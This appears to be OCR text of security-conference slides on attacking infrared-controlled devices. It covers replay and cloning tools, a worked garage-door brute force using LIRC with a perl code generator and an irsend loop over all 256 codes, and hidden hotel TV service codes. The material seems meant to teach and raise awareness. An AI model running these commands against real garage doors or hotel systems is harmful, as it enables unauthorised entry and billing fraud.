Introduction

- Why Infra Red?
  - Ubiquitous - still used in modern applications
    - TV / Cable / Sat remotes
      - Master configuration / Tuning
      - Package selection
      - Central control / Billing
    - Vending machines
      - Price changes
      - On / Off duty
    - Public display signs
      - Message programming
      - Master configuration
    - Garage door openers
    - Car alarm systems / Central locking
    - Air conditioning

Introduction

- Why MMIrDA?
  - 'Major Malfunction's Infra Red Discovery Application'
  - Built in IrDA Serial port on laptops
  - Originally intended to write a tool for FreeBSD, but found LIRC and other tools already existed under Linux

Introduction

- Why Bother?
  - IR unlikely to be replaced
    - Fit for use
    - Cheap
    - Simple
    - If it ain't broke, don't fix it!
  - Because it's there!
    - Good skills
    - Practice your art
    - Know your enemy
  - IR is the ultimate in 'security by obscurity'
    - Invisible rays hide a multitude of sins
    - Simple codes
    - Total control
    - Inverted security model


Simple Replay Attacks

- Record codes and retransmit
  - Early Car Alarms
  - Garage Doors
  - Toys - RoboSapien
  - Standard TVs
  - Bars, Clubs etc.
  - Clone 'special' remotes

Cloning / Replay Tools

- Learning remotes
  - Casio IR Watches
  - Apple Newton
  - OmniRemote
    - PalmOS
    - Dev library
    - http://www.pacificneotek.com/
  - Philips Pronto
    - Human readable (Hex)
    - http://www.remotecentral.com/
    - Pronto tools


BUY ME!


לא מאמין!
מה שזה!

Brute Force Attacks

- Record codes, analyse and infer
  - Garage Doors
  - TVs
  - Cars


Brute Force Tools

LIRC

- http://www.lirc.org/
  - Visualisation tools
  - Auto learning
  - ASCII / Human readable config
  - Software only with laptop IR port
  - Linux only


iRTrans

- http://www.irtrans.de/
  - More powerful transmitter
  - Solves PC timing issues
  - Works with more targets
  - Serial or USB
  - Linux or that other popular O/S


iRTrans

Garage Door Openers

- Simple code, manually configurable
  - Dipswitch with 8 on / off bits = 256 possible codes



Garage Door Openers

- Analysing data bits with 'xmode2'

- Conclusion: 1 start bit, 8 data bits, 4 stop bits

Garage Door Openers

- Creating LIRC config
  - Learn test codes with 'irrecord'

```
begin remote
  name  garage
  bits          12
  one          214   558
  zero         214   259
  toggle_bit     0

    begin codes

      00            0x000000000000000
      01            0x000000000000001
      80            0x000000000000080
      e3            0x0000000000000e3    # this is 00011100 inverted to 11100011
      ff            0x0000000000000ff

    end codes
end remote
```

Garage Door Openers

- Now fill in the gaps

```
perl -e 'for (1..255) { printf("_ %02x\t\t0x%016x\n",$_,$_) }'
```

```
01      0x0000000000000001
02      0x0000000000000002
03      0x0000000000000003
04      0x0000000000000004
05      0x0000000000000005
06      0x0000000000000006
07      0x0000000000000007
08      0x0000000000000008
09      0x0000000000000009
0a      0x000000000000000a
0b      0x000000000000000b
```

Garage Door Openers

- Send all possible codes


```
for i in `perl -e 'for (0..255) { printf("%02x\n",$_) }'` ; do irsend SEND_ONCE garage $i ; done
```

```
irsend SEND_ONCE garage 00
irsend SEND_ONCE garage 01
irsend SEND_ONCE garage 02
irsend SEND_ONCE garage 03
irsend SEND_ONCE garage 04
irsend SEND_ONCE garage 05
irsend SEND_ONCE garage 06
irsend SEND_ONCE garage 07
```

- 54 seconds to send all 256 codes

TV

- More complex codes (more bits)



TV

- More complex codes (more bits)
  - Manufacturer collision avoidance
  - Groups of codes use different bits
    - Multiple device types on single remote
      - TV
      - Video
      - Sat / Cable
    - Standard
      - Channel select
      - Menu
      - Motion
      - Teletext
    - Extra
      - Alarm clock
      - Pay TV
      - Checkout
    - Hidden

TV

- Hidden codes
  - Hotel internal (housekeeping) daily tasks
    - Minibar billing
    - Room cleaning / status reports
  - Extras (engineering) one-off tasks
    - Pay TV config
    - Debugging
      - Cable codes
      - Signal strength
      - Port settings
    - Accessory / Service (De)Activation


AMERICAN
e
OUT
URGER

Welcome to the main menu

